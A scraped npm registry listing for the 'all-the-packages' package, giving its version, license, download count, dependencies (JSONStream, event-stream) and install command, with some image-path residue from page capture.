
weekly downloads

16

version	license
1.2.0	MIT


open issues	pull requests
2	0


homepage	repository
github.com	github


all-the-packages - npm
https://www.npmjs.com/package/all-the-packages
all-the-packages
1.2.0 • Public • Published 2 years ago
Readme
2 Dependencies
1 Dependents
6 Versions
Dependencies (2)
JSONStream event-stream
Dev Dependencies (2)
tap-spec tape
install
npm i all-the-packages
weekly downloads
16
version
1.2.0
license
MIT
open issues
2
pull requests
0
homepage
github.com
repository
github

